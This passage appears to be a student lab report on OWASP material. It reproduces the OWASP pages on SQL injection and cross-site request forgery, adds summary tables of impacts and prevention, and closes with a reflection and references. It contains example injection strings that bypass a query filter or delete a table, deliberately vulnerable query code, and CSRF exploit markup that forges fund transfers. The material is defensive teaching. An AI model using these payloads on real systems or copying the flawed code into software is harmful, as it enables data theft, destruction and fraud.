How to Avoid SQL Injection Vulnerabilities

See the OWASP [SQL Injection Prevention Cheat Sheet](#). See the OWASP [Query Parameterization Cheat Sheet](#).

How to Review Code for SQL Injection Vulnerabilities

See the [OWASP Code Review Guide](#) article on how to Review Code for SQL Injection vulnerabilities.

How to Test for SQL Injection Vulnerabilities

See the [OWASP Testing Guide](#) for information on testing for SQL Injection vulnerabilities.

How to Bypass Web Application Firewalls with SQLi

See the OWASP Article on [using SQL Injection to bypass a WAF](#)

Description

SQL injection attack occurs when:

1. An unintended data enters a program from an untrusted source.
2. The data is used to dynamically construct a SQL query

The main consequences are:

- **Confidentiality:** Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL Injection vulnerabilities.
- **Authentication:** If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.
- **Authorization:** If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL Injection vulnerability.
- **Integrity:** Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.

Risk Factors

The platform affected can be:

- Language: SQL
- Platform: Any (requires interaction with a SQL database)

SQL Injection has become a common issue with database-driven web sites. The flaw is easily detected, and easily exploited, and as such, any site or software package with even a minimal user base is likely to be subject to an attempted attack of this

kind.

Essentially, the attack is accomplished by placing a meta character into data input to then place SQL commands in the control plane, which did not exist there before. This flaw depends on the fact that SQL makes no real distinction between the control and data planes.

Examples

Example 1

In SQL: `select id, firstname, lastname from authors`

If one provided: `Firstname: evil'ex` and `Lastname: Newman`

the query string becomes:

```
select id, firstname, lastname from authors where firstname = 'evil'ex' and lastname = 'newman'
```

which the database attempts to run as:

```
Incorrect syntax near il' as the database tried to execute evil.
```

A safe version of the above SQL statement could be coded in Java as:

```
String firstname = req.getParameter("firstname");
String lastname = req.getParameter("lastname");
// FIXME: do your own validation to detect attacks
String query = "SELECT id, firstname, lastname FROM authors WHERE firstname = ? and lastname = ?";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, firstname );
pstmt.setString( 2, lastname );
try
{
    ResultSet results = pstmt.execute( );
}
```

Example 2

The following C# code dynamically constructs and executes a SQL query that searches for items matching a specified name.

The following C# code dynamically constructs and executes a SQL query that searches for items matching a specified name. The query restricts the items displayed to those where owner matches the user name of the currently-authenticated user.

```
...
string userName = ctx.getAuthenticatedUserName();
string query = "SELECT * FROM items WHERE owner = '"
               + userName + "' AND itemname = '"
               + ItemName.Text + "'";
sda = new SqlDataAdapter(query, conn);
DataTable dt = new DataTable();
sda.Fill(dt);
...
```

The query that this code intends to execute follows:

```
SELECT * FROM items
WHERE owner =
AND itemname = ;
```

However, because the query is constructed dynamically by concatenating a constant base query string and a user input string, the query only behaves correctly if `itemName` does not contain a single-quote character. If an attacker with the user name wiley enters the string `"name' OR`

`'a'='a'"` for `itemName`, then the query becomes the following:

```
SELECT * FROM items
WHERE owner = 'wiley'
AND itemname = 'name' OR 'a'='a';
```

The addition of the `OR 'a'='a'` condition causes the where clause to always evaluate to true, so the query becomes logically equivalent to the much simpler query:

```
SELECT * FROM items;
```

This simplification of the query allows the attacker to bypass the requirement that the query only return items owned by the authenticated user; the query now returns all entries stored in the items table, regardless of their specified owner.

Example 3

This example examines the effects of a different malicious value passed to the query constructed and executed in Example 1. If an attacker with the user name hacker enters the string `"name'); DELETE FROM items; --"` for `itemName`, then the query becomes the following two queries:

```
SELECT * FROM items
WHERE owner = 'hacker'
AND itemname = 'name';

DELETE FROM items;

--'
```

Many database servers, including Microsoft® SQL Server 2000, allow multiple SQL statements separated by semicolons to be executed at once. While this attack string results in an error in Oracle and other database servers that do not allow the batch-execution of statements separated by semicolons, in databases that do allow batch execution, this type of attack allows the attacker to execute arbitrary commands against the database.

Notice the trailing pair of hyphens (`--`), which specifies to most database servers that the remainder of the statement is to be treated as a comment and not executed. In this case the comment character serves to remove the trailing single-quote left over from the modified query. In a database where comments are not allowed to be used in this way, the general attack could still be made effective using a trick similar to the one shown in Example 1. If an attacker enters the string `"name'); DELETE FROM items; SELECT \* FROM items WHERE 'a'='a'"`, the following three valid statements will be created:

```
SELECT * FROM items
WHERE owner = 'hacker'
AND itemname = 'name';

DELETE FROM items;
```

```
DELETE FROM items;

SELECT * FROM items WHERE 'a'='a';
```

One traditional approach to preventing SQL injection attacks is to handle them as an input validation problem and either accept only characters from an allow list of safe values or identify and escape a deny list of potentially malicious values. An allow list can be a very effective means of enforcing strict input validation rules, but parameterized SQL statements require less maintenance and can offer more guarantees with respect to security. As is almost always the case, deny listing is riddled with loopholes that make it ineffective at preventing SQL injection attacks. For example, attackers can:

- Target fields that are not quoted
- Find ways to bypass the need for certain escaped meta-characters
- Use stored procedures to hide the injected meta-characters

Manually escaping characters in input to SQL queries can help, but it will not make your application secure from SQL injection attacks.

Another solution commonly proposed for dealing with SQL injection attacks is to use stored procedures. Although stored procedures prevent some types of SQL injection attacks, they fail to protect against many others. For example, the following PL/SQL procedure is vulnerable to the same SQL injection attack shown in the first example.

```
procedure get_item (
    itm_cv IN OUT ItmCurTyp,
    usr in varchar2,
    itm in varchar2)
is
    open itm_cv for ' SELECT * FROM items WHERE ' ||
        'owner = ''' || usr ||
        ' AND itemname = ''' || itm || '''';
end get_item;
```

Stored procedures typically help prevent SQL injection attacks by limiting the types of statements that can be passed to their parameters. However, there are many ways around the limitations and many interesting statements that can still be passed to

stored procedures. Again, stored procedures can prevent some exploits, but they will not make your application secure against SQL injection attacks.

Name	SQL Injection
Description	SQL Injection consists of insertion or injection of a SQL query via input data from the client to the application. The attack exploits the lack of distinction between the control and data planes in SQL. When applications concatenate user input directly into query strings without proper validation, attackers can close existing string literals and inject new SQL commands. For example, a query built as: <code>SELECT * FROM items WHERE itemname=' + userInput + '</code> can be manipulated with input like: <code>name' OR 'a'='a</code> — transforming the condition into one that always evaluates true, bypassing all intended restrictions. The four major impacts are: (1) Confidentiality — unauthorized access to sensitive database data; (2) Authentication — bypassing login mechanisms without valid credentials; (3) Authorization — modifying user permissions and access levels; (4) Integrity — altering or deleting critical database records.
Prevention	1. Use parameterized queries (prepared statements) — the most effective defense, separating SQL structure from data so user input is never interpreted as a command. 2. Use an ORM to abstract raw SQL construction and prevent direct query concatenation. 3. Implement server-side allowlist input validation as an additional layer. 4. Apply least-privilege database accounts — application accounts should not have DROP, ALTER, or admin rights. 5. Avoid building queries by concatenating any user-supplied strings. 6. Note: stored procedures, manual character escaping, and WAF filters offer incomplete protection and should not be relied upon as the sole defense. 7. Follow OWASP's SQL Injection Prevention Cheat Sheet and Query

Parameterization Cheat Sheet for detailed implementation guidance.
8. Conduct regular code reviews focused on dynamic query construction.

Attack 3 — Cross-Site Request Forgery (CSRF)

← ↻ 🏠 <https://owasp.org/www-community/attacks/csrf>

Cross Site Request Forgery (CSRF)

Author: KirstenS

Contributor(s): Dave Wichers, Davisnw, Paul Petefish, Adar Weidman, Michael Brooks, Ahsan Mir, Dc, D0ub13 h3lix, Jim Manico, Robert Gilbert, Tgondrom, Pawel Krawczyk, Brandt, A V Minhaz, Kevin Lorenzo, Andrew Smith, Christina Schelin, Ari Elias-Bachrach, Sarciszewski, kingthorin, Ben Spatafora, Krishna Madala

Overview

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

Related Security Activities

How to Review Code for CSRF Vulnerabilities

See the [OWASP Code Review Guide](#) article on how to [review code for CSRF vulnerabilities](#).

How to Test for CSRF Vulnerabilities

See the [OWASP Testing Guide](#) article on how to test for CSRF vulnerabilities.

How to Prevent CSRF Vulnerabilities

See the [CSRF Prevention Cheat Sheet](#) for prevention measures.

Listen to the [OWASP Top Ten CSRF Podcast](#).

Most frameworks have built-in CSRF support such as [Joomla](#), [Spring](#), [Struts](#), [Ruby on Rails](#), [.NET](#) and others.

Use [OWASP CSRF Guard](#) to add CSRF protection to your Java applications.

John Melton also has an [excellent blog post](#) describing how to use the native anti-CSRF functionality of the [OWASP ESAPI](#).

Description

CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf (though note that this is not true of login CSRF, a special form of the

attack described below). For most sites, browser requests automatically include any credentials associated with the site, such as the user's session cookie, IP address, Windows domain credentials, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.

CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.

An attacker can use CSRF to obtain the victim's private data via a special form of the attack, known as login CSRF. The attacker forces a non-authenticated user to log in to an account the attacker controls. If the victim does not realize this, they may add personal data—such as credit card information—to the account. The attacker can then log back into the account to view this data, along with the victim's activity history on the web application.

It's sometimes possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called "stored CSRF flaws". This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

Synonyms

CSRF attacks are also known by a number of other names, including XSRF, "Sea Surf", Session Riding, Cross-Site Reference Forgery, and Hostile Linking. Microsoft refers to this type of attack as a One-Click attack in their threat modeling process and many places in their online documentation.

Prevention measures that do NOT work

A number of flawed ideas for defending against CSRF attacks have been developed over time. Here are a few that we recommend you avoid.

Using a secret cookie

Remember that all cookies, even the *secret* ones, will be submitted with every request. All authentication tokens will be submitted regardless of whether or not the end-user was tricked into submitting the request. Furthermore, session identifiers

are simply used by the application container to associate the request with a specific session object. The session identifier does not verify that the end-user intended to submit the request.

Only accepting POST requests

Applications can be developed to only accept POST requests for the execution of business logic. The misconception is that since the attacker cannot construct a malicious link, a CSRF attack cannot be executed. Unfortunately, this logic is incorrect. There are numerous methods in which an attacker can trick a victim into submitting a forged POST request, such as a simple form hosted in an attacker's Website with hidden values. This form can be triggered automatically by JavaScript or can be triggered by the victim who thinks the form will do something else.

Multi-Step Transactions

Multi-Step transactions are not an adequate prevention of CSRF. As long as an attacker can predict or deduce each step of the completed transaction, then CSRF is possible.

URL Rewriting

This might be seen as a useful CSRF prevention technique as the attacker cannot guess the victim's session ID. However, the user's session ID is exposed in the URL. We don't recommend fixing one security flaw by introducing another.

HTTPS

HTTPS by itself does nothing to defend against CSRF.

However, HTTPS should be considered a prerequisite for any preventative measures to be trustworthy.

Validating the Referrer Header

This doesn't work in practice because the referrer header can be easily spoofed by an attacker. Additionally, some users or browsers might not send the referrer header due to privacy settings or policies, leading to false positives. Moreover, there are situations where the referrer can be null, such as when a user navigates to a site from a bookmark or any other resource without a traditional url. In these scenarios, legitimate requests could be mistaken as potential CSRF attacks, which would result in more potential false positive flags.

Examples

How does the attack work?

There are numerous ways in which an end user can be tricked into loading information from or submitting information to a web application. In order to execute an attack, we must first understand how to generate a valid malicious request for our victim to execute. Let us consider the following example: Alice wishes to transfer \$100 to Bob using the *bank.com* web application that is vulnerable to CSRF. Maria, an attacker, wants to trick Alice into sending the money to Maria instead. The attack will comprise the following steps:

1. Building an exploit URL or script
2. Tricking Alice into executing the action with [Social Engineering](#)

GET scenario

If the application was designed to primarily use GET requests to transfer parameters and execute actions, the money transfer operation might be reduced to a request like:

```
GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1
```

Maria now decides to exploit this web application vulnerability using Alice as the victim. Maria first constructs the following exploit URL which will transfer \$100,000 from Alice's account to Maria's account. Maria takes the original command URL and replaces the beneficiary name with herself, raising the transfer amount significantly at the same time:

```
http://bank.com/transfer.do?acct=MARIA&amount=100000
```

The [social engineering](#) aspect of the attack tricks Alice into loading this URL when Alice is logged into the bank application. This is usually done with one of the following techniques:

- sending an unsolicited email with HTML content
- planting an exploit URL or script on pages that are likely to be visited by the victim while they are also doing online banking

The exploit URL can be disguised as an ordinary link, encouraging the victim to click it:

```
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View my Pictures!</a>
```

Or as a 0x0 fake image:

```

```

If this image tag were included in the email, Alice wouldn't see anything. However, the browser *will still* submit the request to

bank.com without any visual indication that the transfer has taken place.

A real life example of CSRF attack on an application using GET was a [uTorrent exploit](#) from 2008 that was used on a mass scale to download malware.

POST scenario

The only difference between GET and POST attacks is how the attack is being executed by the victim. Let's assume the bank now uses POST and the vulnerable request looks like this:

```
POST http://bank.com/transfer.do HTTP/1.1

acct=BOB&amount=100
```

Such a request cannot be delivered using standard A or IMG tags, but can be delivered using a FORM tags:

```
<form action="http://bank.com/transfer.do" method="POST">

<input type="hidden" name="acct" value="MARIA"/>
<input type="hidden" name="amount" value="100000"/>
<input type="submit" value="View my pictures"/>

</form>
```

This form will require the user to click on the submit button, but this can be also executed automatically using JavaScript:

```
<body onload="document.forms[0].submit()">

<form...
```

Other HTTP methods

Modern web application APIs frequently use other HTTP methods, such as PUT or DELETE. Let's assume the vulnerable bank uses PUT that takes a JSON block as an argument:

```
PUT http://bank.com/transfer.do HTTP/1.1

{ "acct":"BOB", "amount":100 }
```

Such requests can be executed with JavaScript embedded into an exploit page:

```
<script>
function put() {
    var x = new XMLHttpRequest();
    x.open("PUT", "http://bank.com/transfer.do", true);
    x.setRequestHeader("Content-Type", "application/json");
    x.send(JSON.stringify({ "acct": "BOB", "amount": 100 }));
}
</script>

<body onload="put()">
```

Fortunately, this request will **not** be executed by modern web browsers thanks to [same-origin policy](#) restrictions. This restriction is enabled by default unless the target web site explicitly opens up cross-origin requests from the attacker's (or everyone's) origin by using [CORS](#) with the following header:

```
Access-Control-Allow-Origin: *
```

Name	Cross-Site Request Forgery (CSRF)
Description	CSRF forces an end user to execute unwanted actions on a web application in which they are currently authenticated. The attacker exploits the browser's automatic inclusion of authentication credentials (session cookies, tokens) with every request — the server cannot distinguish between a legitimate user action and a forged request. Attackers use social engineering to trick victims into triggering the forged request. GET-based attacks embed malicious URLs in invisible image tags (e.g. <code></code>). POST-based attacks use hidden forms that auto-submit via JavaScript. Modern API attacks can exploit PUT/DELETE requests through JavaScript when CORS is misconfigured. Successful CSRF can result in unauthorized fund transfers, account takeover, password or email changes, and other state-changing operations.
Prevention	Effective defenses: 1. Use per-request anti-CSRF tokens (nonces / form keys) embedded in all forms and verified server-side — the most reliable defense. 2. Use hash-based tokens incorporating the session ID and a server-side secret. 3. Set the SameSite attribute on cookies to Strict or Lax to prevent cross-origin cookie submission. 4. Use ViewState with MAC validation for .NET applications. 5. Leverage built-in CSRF protection in modern frameworks (Rails, Spring Security, .NET, Django). 6. Validate Origin and Referer HTTP headers for state-changing requests. 7. Require re-authentication for sensitive actions (password changes, fund transfers). Defenses explicitly noted as INEFFECTIVE by OWASP: - Secret cookies (all cookies are sent automatically regardless) - POST-only restrictions (attackers can craft hidden POST forms) - Multi-step transactions (predictable steps remain exploitable) - URL rewriting and HTTPS alone (provide no CSRF-specific protection) - Referrer header validation alone (can be spoofed or absent)

Reflection

This lab demonstrated the breadth of web application security risks documented by OWASP. The Top 10 (2025) list highlights systemic weaknesses — from improper access enforcement and authentication failures to code injection and software supply chain risks that affect organizations of all sizes. A notable change in the 2025 list is the addition of Software Supply Chain Failures (A03), reflecting the growing threat of third-party component compromise.

The Community Pages further illustrate how individual vulnerabilities (buffer overflows, unrestricted file uploads, insecure randomness) are leveraged through specific attack techniques (XSS, SQL Injection, CSRF). Effective mitigation requires a layered defense: input validation, parameterized queries, secure session management, MFA, and continuous security testing integrated into the software development lifecycle.

References

- OWASP Foundation. (2025). OWASP Top 10:2025. <https://owasp.org/Top10/2025/>
- OWASP Foundation. (2025). A01:2025 – Broken Access Control. https://owasp.org/Top10/2025/A01_2025-Broken_Access_Control/
- OWASP Foundation. (2025). A05:2025 – Injection. https://owasp.org/Top10/2025/A05_2025-Injection/
- OWASP Foundation. (2025). A07:2025 – Authentication Failures. https://owasp.org/Top10/2025/A07_2025-Authentication_Failures/
- OWASP Foundation. (n.d.). Buffer Overflow. https://owasp.org/www-community/vulnerabilities/Buffer_Overflow
- OWASP Foundation. (n.d.). Unrestricted File Upload. https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- OWASP Foundation. (n.d.). Insecure Randomness. https://owasp.org/www-community/vulnerabilities/Insecure_Randomness
- OWASP Foundation. (n.d.). Cross-Site Scripting (XSS). <https://owasp.org/www-community/attacks/xss/>
- OWASP Foundation. (n.d.). SQL Injection. https://owasp.org/www-community/attacks/SQL_Injection
- OWASP Foundation. (n.d.). Cross-Site Request Forgery (CSRF). <https://owasp.org/www-community/attacks/csrf>
- Cisco Networking Academy. (2022). Lab – Investigating OWASP. © 2017–2022 Cisco and/or its affiliates.